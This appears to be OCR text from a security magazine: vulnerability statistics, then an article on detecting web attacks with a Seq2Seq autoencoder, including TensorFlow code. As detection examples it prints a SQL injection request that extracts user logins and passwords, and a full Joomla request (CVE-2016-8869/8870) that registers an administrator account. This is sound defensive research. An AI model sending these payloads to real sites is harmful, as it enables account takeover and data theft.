Broken Authentication and Session Management allows attackers to access the application as an authorized user. For instance, the leak of information regarding 21 million users of Timehop was caused by an attacker who obtained administrator credentials (bit.ly/2VWzWHY). Absence of two-factor authentication was a critical factor in the success of the attacker's subsequent actions.


71% **of production web applications**

contain high-severity vulnerabilities

Vulnerabilities of high severity per web application (on average)

White box 11

Black and gray box 5



Average number of code injection vulnerabilities per web application

Production applications contain fewer vulnerabilities than test applications, but this does not necessarily make them more secure. As practice shows, a successful attack on a web application often requires only a single high-severity vulnerability.

Our results confirm that access to web application source code (used in white-box assessment) makes testing much more effective.

Only with analysis of source code is it possible to identify hard-coded passwords that are used to access databases or APIs for third-party systems, for example. An attacker with access to source code could use these credentials for unauthorized access and information theft.

```
4 "PASSWORD"=>'123456'
                                                    reset.php
CWE-259
```

Example of a hard-coded password discovered in automated testing of a web application

What companies can do

For effective protection of web applications, we recommend analyzing their state of security. White-box testing (with access to source code) makes this analysis much more effective, enabling clients to identify and fix vulnerabilities before cyberattackers strike. It should also be emphasized that such analysis must be recurring. Only a systematic approach can minimize the number of vulnerabilities and enable proper allocation of resources.


Even modest rewriting of a web application can be extremely expensive. To reduce the risk of disruption to business processes during remediation as new code is being prepared, we advise companies to consider solutions such as a web application firewall (WAF). Only by employing a comprehensive approach to web application security can companies minimize the risk of crippling cyberattacks, save money, and win client trust.

More detailed findings are available on our website

Even modest rewriting of a web application can be extremely expensive

Detecting web attacks with a Seq2Seq autoencoder

Application Security Research Team



Attack detection has been a part of information security for decades. The first known intrusion detection system (IDS) implementations date back to the early 1980s.

Nowadays, an entire attack detection industry exists. There are a number of kinds of products—such as IDS, IPS, WAF, and firewall solutions—most of which offer rule-based attack detection. The idea of using some kind of statistical anomaly detection to identify attacks in production doesn't seem as realistic as it used to. But is that assumption justified?

Detection of anomalies in web applications

The first firewalls tailored to detect web application attacks appeared on the market in the early 1990s. Both attack techniques and protection mechanisms have evolved dramatically since then, with attackers racing to get one step ahead.

Most current web application firewalls (WAFs) attempt to detect attacks in a similar fashion, with a rule-based engine embedded in a reverse proxy of some type. The most prominent example is mod_security, a WAF module for the Apache web server, which was created in 2002. Rule-based detection has some disadvantages: for instance, it fails to detect novel attacks (zero-days), even though these same attacks might easily be detected by a human expert. This fact is not surprising, since the human brain works very differently than a set of regular expressions.

From the perspective of a WAF, attacks can be divided into sequentially-based ones (time series) and those consisting of a single HTTP request or response. Our research focused on detecting the latter type of attacks, which include:

- SQL Injection
- Cross-Site Scripting
- XML External Entities
- Path Traversal
- OS Commanding
- Object Injection

But first let's ask ourselves: how would a human do it?

What would a human do when seeing a single request?

Take a look at a sample regular HTTP request to some application:

```
POST /vulnbank/online/api.php HTTP/1.1
Host: 10.0.212.25
Connection: keep-alive
Content-Length: 59
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://10.0.212.25
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/64.0.3282.186 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://10.0.212.25/vulnbank/online/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4dorluj4ccherum6m9c1i0j917

type=user&action=login&username=ytrtry&password=tyhgfhgfhgf
```

If you had to detect malicious requests sent to an application, most likely you would want to observe benign requests for a while. After looking at requests for a number of application execution endpoints, you would have a general idea of how safe requests are structured and what they contain.

Now you are presented with the following request:

```
POST /vulnbank/online/api.php HTTP/1.1
Host: 10.0.212.25
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.212.25/vulnbank/online/login.php
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 76
Cookie: PHPSESSID=mlacs0uiou344i3fa53s7raut6
Connection: keep-alive

type=user&action=login&username=none'+union+select+1,2,login,password,5,6,7,N
ULL,NULL,10,11,12,13,14,15,16,17+from+users+limit+1+--1
```

You immediately intuit that something is wrong. It takes some more time to understand what exactly, and as soon as you locate the exact piece of the request that is anomalous, you can start thinking about what type of attack it is. Essentially, our goal is to make our attack detection AI approach the problem in a way that resembles this human reasoning.

Complicating our task is that some traffic, even though it may seem malicious at first sight, might actually be normal for a particular website.

For instance, let's look at the following request:

```
ET /rest/gadget/1.0/issueTable/jql?num=10&tableContext=jira.table.cols.dash
board&addDefault=true&enableSorting=true&paging=true&showActions=true&jql
=assignee+%3D+currentUser()+AND+resolution+%3D+unresolved+ORDER+BY+priority
+DESC%2C+created+ASC&sortBy=&startIndex=0&_=1533129227137 HTTP/1.1
Host: bugtracking.local
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
```

```
assignee = currentUser() AND
resolution = unresolved ORDER BY
priority DESC, created ASC
```

Is it an anomaly? Actually, this request is benign: it is a typical request related to bug publication on the Jira bug tracker.

Now let's take a look at another case:

```
POST /index.php/component/users/?task=user.register HTTP/1.1
Host: joomla.local
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Content-Length: 412
Content-Type: application/x-www-form-urlencoded

form[option]=com_users&user[password1]=password&user[username]=hacker&form[email2]=user@example.com&form[password2]=password&user[email2]=user@example.com&form[task]=user.register&user[password2]=password&user[name]=user&user[email11]=user@example.com&user[groups][]=7&form[name]=user&user[activation]=0&test=1&form[password1]=password&form[username]=user&form[email11]=user@example.com&user[block]=0
```

At first the request looks like typical user signup on a website powered by the Joomla CMS. However, the requested operation is "user.register" instead of the normal "registration.register". The former option is deprecated and contains a vulnerability allowing anybody to sign up as an administrator.

This exploit is known as "Joomla < 3.6.4 Account Creation / Privilege Escalation" (CVE-2016-8869, CVE-2016-8870).

```
POST /index.php/component/users/?task=user.register HTTP/1.1
Host: joomla.local
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Content-Length: 412
Content-Type: application/x-www-form-urlencoded

form[option]=com_users&user[password1]=password&user[username]=hacker&form[email2]=user@example.com&form[password2]=password&user[email2]=user@example.com&form[task]=user.register&user[password2]=password&user[name]=user&user[email11]=user@example.com&user[groups][]=7&form[name]=user&user[activation]=0&test=1&form[password1]=password&form[username]=user&form[email11]=user@example.com&user[block]=0
```

How we started

We first took a look at previous research, since many attempts to create different statistical or machine learning algorithms to detect attacks have been made throughout the decades. One of the most frequent approaches is to solve the task of assignment to a class (benign request, SQL Injection, XSS, CSRF, and so forth). While one may achieve decent accuracy with classification for a given dataset, this approach fails to solve some very important problems:

1. The choice of class set. What if your model during learning is presented with three classes (benign, SQLi, XSS), but in production it encounters a CSRF attack or even a brand-new attack technique?

2. The meaning of these classes. Suppose you need to protect 10 customers, each of them running completely different web applications. For most of them, you would have no idea what a single SQL Injection attack against their application really looks like. This means you would have to somehow artificially construct your learning datasets—which is a bad idea, because you will end up learning from data with a completely different distribution than your real data.

3. Interpretability of the results of your model. Great, so the model came up with the SQL Injection label—now what? You and most importantly your customer, who is the first one to see the alert and typically is not an expert in web attacks, have to guess which part of the request the model considers malicious.

Keeping that in mind, we decided to give classification a try anyway.

Since the HTTP protocol is text-based, it was obvious that we had to take a look at modern text classifiers. One of the well-known examples is sentiment analysis of the IMDB movie review dataset. Some solutions use recurrent neural networks (RNNs) to classify these reviews. We decided to use a similar RNN classification model with some slight differences. For instance, natural language classification RNNs use word embeddings, but it is not clear what words there are in a non-natural language like HTTP. That's why we decided to use character embeddings in our model.

Ready-made embeddings are irrelevant for solving the problem, which is why we used simple mappings of characters to numeric codes with several internal markers such as <GO> and <EOS>.

After we finished development and testing of the model, all the problems predicted earlier came to pass, but at least our team had moved from idle musing to something productive.

How we proceeded

From there, we decided to try making the results of our model more interpretable. At some point we came across the mechanism of "attention" and started to integrate it into our model. And that yielded some promising results: finally, everything came together and we got some human-interpretable results. Now our model started to output not only the labels but also the attention coefficients for every character of the input.

If that could be visualized, say, in a web interface, we could color the exact place where an SQL Injection attack has been found. That was a promising result, but the other problems still remained unsolved.


We began to see that we could benefit by going in the direction of the attention mechanism, and away from classification. After reading a lot of related research (for instance, "Attention is all you need," Word2Vec, and encoder–decoder architectures) on sequence models and by experimenting with our data, we were able to create an anomaly detection model that would work in more or less the same way as a human expert.

Autoencoders

At some point it became clear that a sequence-to-sequence autoencoder fit our purpose best.

A sequence-to-sequence model consists of two multilayered long short-term memory (LSTM) models: an encoder and a decoder. The encoder maps the input sequence to a vector of fixed dimensionality. The decoder decodes the target vector using this output of the encoder.

So an autoencoder is a sequence-to-sequence model that sets its target values equal to its input values. The idea is to teach the network to recreate things it has seen, or, in other words, approximate an identity function. If the trained autoencoder is given an anomalous sample it is likely to recreate it with a high degree of error because of never having seen such a sample previously.



The code

Our solution is made up of several parts: model initialization, training, prediction, and validation.

Most of the code located in the repository is self-explanatory, we will focus on important parts only.

The model is initialized as an instance of the Seq2Seq class, which has the following constructor arguments:

```
batch_size - the number of samples in a batch

embed_size - the dimension of embedding space (should be less than
vocabulary size)

hidden_size - the number of hidden states in lstm

num_layers - the number of lstm blocks

checkpoints - path to checkpoint directory

std_factor - the number of stds that is used for defining a model threshold

dropout - the probability that each element is kept

vocab - the Vocabulary object
```

After that, the autoencoder layers are initialized. First, the encoder:

```
# Encoder
cells = [self._lstm_cell(args['hidden_size']) for _ in range(args['num_layers'])]
multilstm = tf.contrib.rnn.MultiRNNCell(cells, state_is_tuple=True)

 _, enc_state = tf.nn.dynamic_rnn(
      multilstm,
      enc_embed_input,
      sequence_length=self.lengths,
      swap_memory=True,
      dtype=tf.float32)
```

And then the decoder:


```
# Decoder
output_lengths = tf.reduce_sum(tf.to_int32(tf.not_equal(self.targets, 1)), 1)
helper = tf.contrib.seq2seq.TrainingHelper(
    dec_embed_input,
    output_lengths,
    time_major=False)

cells = [self._lstm_cell(args['hidden_size']) for _ in range(args['num_layers'])]
dec_cell = tf.contrib.rnn.MultiRNNCell(cells, state_is_tuple=True)

decoder = tf.contrib.seq2seq.BasicDecoder(dec_cell, helper, enc_state)

dec_outputs = tf.contrib.seq2seq.dynamic_decode(
    decoder,
    output_time_major=False,
    impute_finished=True,
    maximum_iterations=self.max_seq_len, swap_memory=True)
```

Since we are trying to solve anomaly detection, the targets and inputs are the same. Thus our feed_dict looks as follows:


```
feed_dict = {
  model.inputs: X,
  model.targets: X,
  model.lengths: L,
  model.dropout: self.dropout,
  model.batch_size: self.batch_size,
  model.max_seq_len: seq_len}
```

After each epoch the best model is saved as a checkpoint, which can be later loaded to do predictions. For testing purposes, a live web application was set up and protected by the model so that it was possible to test if real attacks were successful or not.

Being inspired by the attention mechanism, we tried to apply it to the autoencoder, but noticed that probabilities output from the last layer works better at marking the anomalous parts of a request.




At the testing stage with our samples, we got very good results: precision and recall were close to 0.99. And the ROC curve was around 1. Definitely a nice sight!




The results

Our described Seq2Seq autoencoder model proved to be able to detect anomalies in HTTP requests with high accuracy.



This model acts like a human does: it learns only the "normal" user requests sent to a web application. It detects anomalies in requests and highlights the exact place in the request considered anomalous. We evaluated this model against attacks on the test application and the results appear promising. For instance, the previous screenshot depicts how our model detected SQL injection split across two web form parameters. Such SQL injections are fragmented, since the attack payload is delivered in several HTTP parameters. Classic rule-based WAFs do poorly at detecting fragmented SQL injection attempts because they usually inspect each parameter on its own.

The code of the model and the train/test data have been released as a Jupyter notebook so anyone can reproduce our results and suggest improvements.



Our goal is to make our attack detection AI approach the problem in a way that resembles human reasoning

Conclusion

We believe our task was quite non-trivial: to come up with a way of detecting attacks with minimal effort. On the one hand, we sought to avoid overcomplicating the solution and create a way of detecting attacks that, as if by magic, learns to decide by itself what is good and what is bad. At the same time, we wanted to avoid problems with the human factor when a (fallible) expert is deciding what indicates an attack and what does not. And so overall the autoencoder with Seq2Seq architecture seems to solve our problem of detecting anomalies quite well.

We also wanted to solve the problem of data interpretability. When using complex neural network architectures, it is very difficult to explain a particular result. When a whole series of transformations is applied, identifying the most important data behind a decision becomes nearly impossible. However, after rethinking the approach to data interpretation by the model, we were able to get probabilities for each character from the last layer.

It's important to note this approach is not a production-ready version. We cannot disclose the details of how this approach might be implemented in a real product. But we will warn you that it's not possible to simply take this work and "plug it in." We make this caveat because after publishing on GitHub, we began to see some users who attempted to simply implement our current solution wholesale in their own projects, with unsuccessful (and unsurprising) results.

Further reading

1. [Understanding LSTM networks] (bit.ly/2E94DTK)
2. [Attention and Augmented Recurrent Neural Networks] (bit.ly/2WXHGu1)
3. [Attention is all you need] (bit.ly/2BzNkJT)
4. [Attention is all you need (annotated)] (bit.ly/2E6J2et)
5. [Neural Machine Translation (seq2seq) Tutorial] (github.com/tensorflow/nmt)
6. [Autoencoders] (stanford.io/2UUxaSD)
7. [Sequence to Sequence Learning with Neural Networks] (arxiv.org/abs/1409.3215)
8. [Building autoencoders in Keras] (bit.ly/2N435Nz)

Proof of concept is available on GitHub

Search the page for a cyberadvice

k e e p c a l m

a n d g e t c v

e r f d q f x e

g h t r e x x z

s e s d f g t e

e w q v g d q w

e r t y g f d z

s q w e d w h v

#CYBERQUEST

Don't try this at home

142 Intel ME Manufacturing Mode: obscured dangers and their relationship to CVE-2018-4251

150 How we developed the NIOS II processor module for IDA Pro

